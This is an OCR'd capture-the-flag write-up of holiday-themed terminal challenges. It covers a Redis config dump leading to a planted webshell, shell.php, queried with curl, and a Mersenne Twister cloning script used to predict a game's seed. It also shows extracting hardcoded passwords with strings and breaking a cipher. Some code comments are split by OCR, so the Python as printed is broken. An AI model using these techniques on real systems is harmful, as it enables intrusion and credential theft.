
```
Report bugs to: bug-grep@gnu.org
GNU grep home page: <http://www.gnu.org/software/grep/>
General help using GNU software: <https://www.gnu.org/gethelp/>
elf@68b216d75846:~$ grep -v "244*"
^X^C
elf@68b216d75846:~$ dir
candump.log  runtoanswer
elf@68b216d75846:~$ cat candump.log | grep -v "244*"
(1608926660.970738) vcan0 188#00000000
(1608926661.474018) vcan0 188#00000000
(1608926661.978259) vcan0 188#00000000
(1608926662.478577) vcan0 188#00000000
(1608926662.977733) vcan0 188#00000000
(1608926663.483216) vcan0 188#00000000
(1608926663.989726) vcan0 188#00000000
(1608926664.491259) vcan0 188#00000000
(1608926664.626448) vcan0 19B#0000000000000
(1608926664.996093) vcan0 188#00000000
(1608926665.499007) vcan0 188#00000000
(1608926666.009926) vcan0 188#00000000
(1608926666.512371) vcan0 188#00000000
(1608926667.013385) vcan0 188#00000000
(1608926667.520201) vcan0 188#00000000
(1608926668.022800) vcan0 188#00000000
(1608926669.036851) vcan0 188#00000000
(1608926669.544057) vcan0 188#00000000
(1608926670.046480) vcan0 188#00000000
(1608926670.550541) vcan0 188#00000000
(1608926671.055065) vcan0 188#00000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926671.558329) vcan0 188#00000000
(1608926672.063221) vcan0 188#00000000
(1608926672.568871) vcan0 188#00000000
(1608926673.072611) vcan0 188#00000000
(1608926673.579853) vcan0 188#00000000
(1608926674.086447) vcan0 188#00000000
(1608926674.092148) vcan0 19B#0000000000000
(1608926674.589954) vcan0 188#00000000
(1608926675.099853) vcan0 188#00000000
(1608926675.605010) vcan0 188#00000000
(1608926676.110132) vcan0 188#00000000
(1608926676.617537) vcan0 188#00000000
```

Ran it with the binary runtoanswer:


```
candump.log  runtoanswer
elf@68b216d75846:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!

elf@68b216d75846:~$
```

Redis Bug Hunt


Location	Kitchen
Hint	(*Holly Evergreen)* This is *kind of* what we're trying to do..




From this terminal, I was asked to use curl to interact with Redis through maintenance.php and found the bug on index.php. I would need to download the redis config. To do this, I instructed the maintenance.php to take the command **config get *** but the command structure was a bit different. **cmd=config,get,*** should be used instead. It took me a while to figure this unique query pattern as I forgot to look at the example they gave us. After running the command, all relevant redis configuration was shown, I found the redis password **R3disp@ss**.



I was then able to log on to redis using this password. The hint gave us a link (given by the hint) that indicated we shall perform an RCE instead. Therefore, I believe the idea is to first set the path of Website folder which is at **/var/www/html/** and then assign a dbfilename which later on you need to call and finally the php command you need to run. At such, I created a **webshell** with the name **shell.php**



After creating the shell.php, I used curl to start interact with it and also passed a command in order to get the index.php file to **cat /var/www/html/index.php**. This was a command used to view the index.php. We would need to change it to be URL encoded and hence it became **curl http://localhost/shell.php?c=cat%20/var/html/index.php > index.php**





After directing the output to a php file, I found the bug!!

SNOWBALL Fight

Location	Talk Lobby
Hint	(Tangle Coalbox)

- Need extra Snowball Game instances? Pop them up in a new tab from https://snowball2.kringlecastle.com.
- While system time is probably most common, developers have the option to seed pseudo-random number generators with other values.
- Tom Liston is giving two talks at once - amazing! One is about the Mersenne Twister.
- Python uses the venerable Mersenne Twister algorithm to generate PRNG values after seed. Given enough data, an attacker might predict upcoming values.





This terminal requires you to win the impossible level. The game rule is shown on the first page you entered. With the Easy level, you have unlimited turns to guess the layout until you win. You could also assign Player Name. However, with the impossible level, you are not able to assign name and you cannot get any single turn missed or you will lose. The Player Name at impossible level was randomly generated and was redated.

Upon a while of investigation, I noticed that player name was randomly generated by MT1337 and the Player name would determine the layout of the enemy. The layout will be the same in all sort of levels. There was a talk on how PRNG was generated and could be cloned. A script was also provided where you could use dataset to instruct the script to learn the PRNG, clone the PRNG and predict the next number you want. Therefore, if we can obtain a large dataset of the player number generated. We could clone the PRNG and we could use it to guess the player number that was playing. After a while of looking into the impossible level, it turned out that a large dataset was inside the HTML of the impossible level. The instruction of the first page – "We'll throw away hundred of random names before starting" also indicated that with this dataset used, the next number the clone PRNG predicted would be the player number that the impossible level were now using.

The screenshots below were snippet of the HTML code from the impossible game, there were total 625 entries and the last value was redacted, indicating the 625th entry was the current player name.

```
<!--
    Seeds attempted:

    738370913 - Not random enough
    594594646 - Not random enough
    80043758 - Not random enough
    246320588 - Not random enough
    1513440801 - Not random enough
    2124912926 - Not random enough
    2017547958 - Not random enough
    3000476413 - Not random enough
    4130169540 - Not random enough
    2095082989 - Not random enough
    1780808207 - Not random enough
    1896976468 - Not random enough
    1203644878 - Not random enough
    3000073770 - Not random enough
    2838248556 - Not random enough
    1543865321 - Not random enough
    4168080209 - Not random enough
    2062922378 - Not random enough
```

```
4196378724 - Not random enough
2675382229 - Not random enough
3989706078 - Not random enough
<Redacted!> - Perfect!
```

Therefore, I extracted all these numbers out i.e. 624 entries and saved it onto a csv. Afterwards, I leveraged the functions written on the script to learn the PRNG and predict the next random value i.e. the 625th entry - Player Name of current impossible level.

```
import pandas as pd
# Script/Function provided by the talk
class mt19937():
    u, d = 11, 0xFFFFFFFF
    s, b = 7, 0x9D2C5680
    t, c = 15, 0xEFC60000
    l = 18
    n = 624

    def my_int32(self, x):
        return(x & 0xFFFFFFFF)

    def __init__(self, seed):
        w = 32
        r = 31
        f = 1812433253
        self.m = 397
        self.a = 0x9908B0DF
        self.MT = [0] * self.n
        self.index = self.n + 1
        self.lower_mask = (1 << r) - 1
        self.upper_mask = self.my_int32(~self.lower_mask)
        self.MT[0] = self.my_int32(seed)
        for i in range(1, self.n):
            self.MT[i] = self.my_int32((f * (self.MT[i - 1] ^ (self.MT[i - 1] >> (w - 2))) + i))

    def extract_number(self):
        if self.index >= self.n:
            self.twist()
            self.index = 0
        y = self.MT[self.index]
        # this implements the so-called "tempering matrix"
        # this, functionally, should alter the output to
        # provide a better, higher-dimensional distribution
        # of the most significant bits in the numbers extracted
        y = y ^ ((y >> self.u) & self.d)
        y = y ^ ((y << self.s) & self.b)
        y = y ^ ((y << self.t) & self.c)
        y = y ^ (y >> self.l)
        self.index += 1
        return self.my_int32(y)

    def twist(self):
        for i in range(0, self.n):
            x = (self.MT[i] & self.upper_mask) + (self.MT[(i + 1) % self.n] & self.lower_mask)
            xA = x >> 1
            if(x % 2) != 0:
                xA = xA ^ self.a
            self.MT[i] = self.MT[(i + self.m) % self.n] ^ xA

def untemper(y):
    y ^= y >> mt19937.l
    y ^= y << mt19937.t & mt19937.c
    for i in range(7):
        y ^= y << mt19937.s & mt19937.b
    for i in range(3):
        y ^= y >> mt19937.u & mt19937.d
    return y

if __name__ == "__main__":
# modification performed by me
# the snowball dataset has to be created everytime when you click on the impossible level and extracted the
dataset from the HTML"

    data = pd.read_csv("D:\\mt19937\\snowball.txt", header=None, index_col=None)
    ans = []
    myprng = mt19937(0)
    for i in range(mt19937.n):
#I used pandas to read the dataset and feed the dataset to the untemper function such that the PRNG could be
cloned.
        myprng.MT[i] = untemper(int(data.loc[i]))
#The PRNG has been cloned. I used it to predict the Current Player Number.
f2 = myprng.extract_number()
```


```
print ('The Current Player Number is ' +str(f2))
```

After this script completed running, I was able to get the first value 2227206076

```
The Current Player Number is 2227206076
```

I opened another game with the link provided in parallel. I put this value at the beginner level. And as you could see below, the beginner level layout was the same as the impossible level. So I used the beginner level to locate the layout and used these results finished the impossible level.

In the screenshot below, I had the game opened on the left windows which was set to beginner level and on the right was the same game at impossible level.



Speaker UNPrep

Location	Talk Lobby
Hint	(Bushy Evergreen)

- While you have to use the lights program in /home/elf/ to turn the lights on, you can delete parts in /home/elf/lab/.
- The strings command is common in Linux and available in Windows as part of SysInternals.
- For polyalphabetic ciphers, if you have control over inputs and visibilty of outputs, lookup

There are 3 levels on this terminal: Door, Light and Vending-Machines. You would at least need Door and Light to complete the main objectives. Vending-Machine is a bonus challenge.

1. Door – Password is Op3nTheD00r. Since the password is at binary, it is possible to use "String" command to look at how the binary looks like in string format. There you go. The password is there.

```
elf@70450fd3bbd4 ~ $ strings door | grep "password"
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD
00r"
Beep boop invalid password
```

2. Light – Password is Computer-TurnLightsOn. Upon running the lights binary, you would notice that the binary would load the conf file and decrypt it first. Since we have full read/write access under ~/lab and under this directory, we also have the light binary. Therefore, I changed the lights.conf to put the password string as name hoping that the light binary would also decrypt the name parameter.

```
elf@c19e673da9ae ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```

And there I went. I got the password.

```
elf@c19e673da9ae ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

3. Vending-Machines – Password is CandyCane 1. This was one of toughest one that I spent a lot of time on it. This binary allowed you to reset the password if the conf file was gone. Since we had read/write access on ~/lab. I was able to change the password. After a few attempts of resetting, I noticed that the password was encrypted using some sort of polyalphabetic cipher, meaning the same character you supply would always generate the same ciphertext. However, the substitution performed on each character is different. It would only repeat after 8th character.
   The idea was simple but tedious. I repeated the steps multiple times to reset the password to "AAAAAAAA" and "BBBBBBB" till "99999999" i.e. [a-zA-Z0-9]. After we could get all the substitution ciphers, I created a lookup table to map all of these out. Based on the char position, I could identify the original password from it.

```
elf@c19e673da9ae ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name >
Please enter the password > 11111111111
```

   Output of password: 1111111111
   i.e. the 1st 1 would always generate 2 as the ciphertext and the 2nd 1 would always generate r as the ciphertext.

```
elf@c19e673da9ae ~/lab $ cat vending-machines.json
{
  "name": "",
  "password": "2rDO5LkI2rD"
```

   A snippet of lookup table I created. Highlighted in Orange is the ciphertext I obtained from ~/vending-machines.json.

b	R	1	Y	5	A	c	C	u	T	7	i	U	3	2	L
h	j	z	f	N	5	Z	u	G	7	D	L	a	e	r	V
E	f	M	X	A	P	R	j	W	O	7	5	r	h	D	E
6	2	5	8	y	n	C	c	z	1	a	J	K	m	O	d
2	h	H	v	q	W	d	w	m	J	c	Q	C	9	5	Q
X	2	8	x	m	S	g	9	n	K	F	A	T	Z	L	P
D	4	X	P	s	b	T	N	R	2	1	M	Z	F	k	p
B	c	L	y	u	D	N	m	A	X	E	U	a	H	I	B
b	R	1	Y	5	A	c	c	u	T	7	i	U	3	2	w
h	j	z	f	N	5	Z	u	G	7	D	L	a	e	r	r
n	o	p	q	r	s	t	u	v	w	x	y	z	0	1	

   After this table was created, I was able to obtain the password CandyCane1.
   Attached is the lookup table I created.

Programming Concept - The Elf Code

Location	Dining Room

Hint (Ribb Bonbowford)

- Did you try the JavaScript primer? There's a great section on looping.
- Want to learn a useful language? JavaScript is a great place to start! You can also test out your code using a JavaScript playground.
- There's got to be a way to filter for specific typeof items in an array. Maybe the typeof operator

This terminal requires you to play a game called "The Elf Code". You will need to code in javascript to instruct the elf to **pick up all lollipops**. If you met lever or munchkins on the way, you would need to resolve the challenge they passed to you before you could reach the castle. There are total 8 levels. The 7th and 8th levels are bonus challenge.

Lv1 Program the elf to the end goal in no more than 2 lines of code and no more than 2 elf commands.

```
elf.moveLeft(10);
elf.moveUp(10);
```

Lv 2 Program the elf to the end goal in no more than 5 lines of code and no more than 5 elf command/function execution statements in your code.

Lever #0 Objective
Add **2** to the returned numeric value of running the function `elf.get_lever(0)` .


For example, if you wanted to *multiply* the value by **3** and store to a variable, you could do:
`var sum = elf.get_lever(0) * 3`

Then submit the sum using:
`elf.pull_lever(sum)`

`elf.get_lever(0)` - This returns the random lever data that the lever is expecting you to manipulate to send back with the **pull_lever** function. You can run this function from **ANY** square.
`elf.pull_lever(answer)` - This is how you submit the returned value for **get_lever**. If correct, the lever will turn off and trigger an effect.


```
elf.moveLeft(6);
elf.pull_lever(elf.get_lever(0) + 2);
elf.moveLeft(4);
elf.moveUp(10);
```

Lv 3 Program the elf to the end goal in no more than 4 lines of code and no more than 4 elf command/function execution statements in your code.



```
elf.moveTo(lollipop[0]);
elf.moveTo(lollipop[1]);
elf.moveTo(lollipop[2]);
elf.moveUp(1);
```

Lv 4 Program the elf to the end goal in no more than 7 lines of code and no more than 6 elf command/function execution statements in your code.




```
elf.moveLeft(1);
for (i = 0; i < 3; i++) {
  elf.moveUp(40);
  elf.moveLeft(3);
  elf.moveDown(40);
  elf.moveLeft(3);}
```

Lv 5 Program the elf to the end goal in no more than 10 lines of code and no more than 5 elf command/function execution statements in your code.

Munchkin #0 Objective
Use `elf.ask_munch(0)` and I will send you an array of numbers and strings similar to:
`[1, 3, "a", "b", 4]`

Return an array that contains **only numbers** from the array that I give you. Send your answer using `elf.tell_munch(answer)`.

`elf.ask_munch(0)` - This returns the random munchkin data that the munchkin is expecting you to manipulate and send back with the **tell_munch** function. You can run this function from **ANY** square.
`elf.tell_munch(answer)` - This is how you submit the returned value for **ask_munch**. If correct, the munchkin will become friendly.




```
elf.moveTo(lollipop[1]);
elf.moveTo(lollipop[0]);
var value = elf.ask_munch(0);
//type of is used to identify the type of the object and if it is number, we will store the answer as array
var answer = value.filter(elem => typeof elem === 'number');
elf.tell_munch(answer);
elf.moveUp(2);
```

Lv6 Program the elf to the end goal in no more than 15 lines of code and no more than 7 elf command/function execution statements in your code.

Munchkin #0 Objective
Use `elf.ask_munch(0)` and I will return a JSON object similar to:

```
{
    "2ghd3":327,
    "pwmcojfd":23,
    "ivntirc":"asjkdhfg",
    "qpwo":76,
    "szixuchv":"lollipop",
    "aiusywt":4,
    "xmzxcv":"sdfhj",
}
```

Use `elf.tell_munch(answer)` to tell me the name of the **key** with a *value* of **lollipop**. In this example, the solution would be `elf.tell_munch("szixuchv")`.



Lever #0 Objective
Use `elf.get_lever(0)` to be returned an array similar to:
`[1, 2, 3, "c", "d", 4]`
Add the string `"munchkins rule"` to the front of this array. The example array above would become:
`["munchkins rule", 1, 2, 3, "c", "d", 4]`
Then submit this new array to `elf.pull_lever(answer)`

There are two solutions, you could either solve the munchkin objective or went through the Lever objective in order to lower the pit and kill the munchkin.
Option 1: Solve the munchkin objective

```
var x = elf.ask_munch(0);
 //function to search in object to find a specific value and return only the key.
function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}
y = getKeyByValue(x, "lollipop");
for (i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveLeft(8);
elf.moveUp(2);
elf.tell_munch(y);
elf.moveUp(3);
```

Option 2: Solve the lever objective

```
for (i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveTo(lever[0]);
var x = elf.get_lever(0);
 //Initialize a new array with the new value "munchkins rule" first"
y = ["munchkins rule"];
//iterate the array provided and append the values to our new array y
for (i = 0; i < x.length; i++) {
  y.push(x[i]);
}
elf.pull_lever(y);
elf.moveDown(3);
elf.moveLeft(6);
elf.moveUp(3);
```

Lv 7 Program the elf to the end goal in less than 25 line of codes and less than 10 elf functions/call

This level was one of the toughest, the elf.moveTo() function was disabled, I was asked to learn the pattern of the elf's path and create incremental for loop to instruct the elf to walk to the castle.

Munchkin #0 Objective
Create a function that will accept one argument.
For example:

```
function YourFunctionNameHere(one_argument) {
    // some function code will go here
    return some_desired_data
}
```

Your created function will be passed a randomized *array* containing *arrays* which contain *strings* and *numbers*.
For example:

```
[
    [1,"sdff",2,9,"olidfhj",6],
    [2,5,1,"jdhgwe",4],
    ["wyuier",2,2,9,2,"jfghwgfb",5],
    [4,"bnwc",9]
]
```

Your created function must be able to iterate over this randomized array and each of its child arrays and return the total sum of adding all of the numbers in all of the child arrays.
Once you have created this function and are sure it will return the desired sum, pass your created function as an argument to me:

```
elf.tell_munch(YourFunctionNameHere)
```

Lever Objectives
Submit `elf.pull_lever(x)` and I'll lift the next bridge. There are total 7 levers from lever 0 to lever 6.

```
//In order to save the number of elf call, I saved it as an array.
var move = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight];
i = 0;
// there's a pattern on how the elf is moved in order of down, left, up and right, I used nested loop to
increment the moved distance and changed the elf call. In this way, I could minimise the elf call required.
for (turn = 0; turn < 8; turn += 4) {
  for (act = 0; act < 4; act++) {
    move[act](i + 1);
    elf.pull_lever(i);
    i++
  }
}
elf.moveUp(2);
elf.moveLeft(4);
// to resolve the challenge, I would need to create a function that could iterate the array/object, used type of
to identify the number and used "reduce" function to calculate the sum.
function sumarray(x) {
  total = 0;
  for (index = 0; index < x.length; index++) {
    var y = x[index];
    var z = y.filter(elem => typeof elem === 'number');
    var sum = z.reduce((partial_sum, a) => partial_sum + a, 0);
    total += sum;
  }
  return total
}
elf.tell_munch(sumarray);
elf.moveUp(1);
```

Lv8 Program the elf to the end goal Less than 40 lines of codes and less than 10 elf functions/call)

Munchkin #0 Objective
Create a function that will accept one argument.
For example:

```
function YourFunctionNameHere(one_argument) {
    // some function code will go here
    return some_desired_data
}
```


Your created function will be passed a randomized *array* containing json *objects* as it's **one_argument**.
For example:

```
[

{"qpwo":76,"szixuchv":"lollipop","aiusywt":4,"xmzxcv":"sdfh
j"},
    {"aklgr":234,"yuigwer":"qwuieyr","xcmvp":21},

{"qopwue":"aosdfh","szixuchv":45,"hfas":35,"qiowphq":2,"zxc
":"bgqwuygfvq"},
    {"zxcvzkj":"azga","wieyr":36},
]
```

Your created function must be able to iterate over this randomized array of json objects and *return* the string name of the *key* with a string *value* of **lollipop** *(see above example)*.
Once you have created this function and are sure it will return the desired string *key* name, pass your function as an argument to me:

```
elf.tell_munch(YourFunctionNameHere)
```

If your passed function works properly, I will become friendly and move out of your way.
Lever Objectives
Submit `elf.pull_lever(x)` and I'll lift the next bridge. There are total 6levers from lever 0 to lever 5.



```
 //function to iterate the array, search in object to find a specific value and return only the key. A break is
also enforced once the key is found.
function zzz(x) {
  var y = Object.values(x)
  for (index = 0; index < y.length; index++) {
    z = y[index];
    zz = Object.keys(z).find(key => z[key] === "lollipop");
    if (typeof zz != 'undefined') {
      break;
    }
  }
  return zz;
}
var move = [elf.moveRight, elf.moveLeft];
i = 1;
j = 0;
y = 0;
// there's a pattern on how the elf is moved in order of right and left, I used nested loop to increment the
moved distance and changed the elf call. In this way, I could minimise the elf call required.
for (turn = 1; turn < 4; turn++) {
  for (act = 0; act < 2; act++) {
    move[act](i);
    x = elf.get_lever(j);
    y = y + x;
    elf.pull_lever(y);
    elf.moveUp(2);
    i += 2;
    j++;
  }
}
elf.tell_munch(zzz);
elf.moveRight(11);
```

There we go. All the objectives and terminal completed. 😊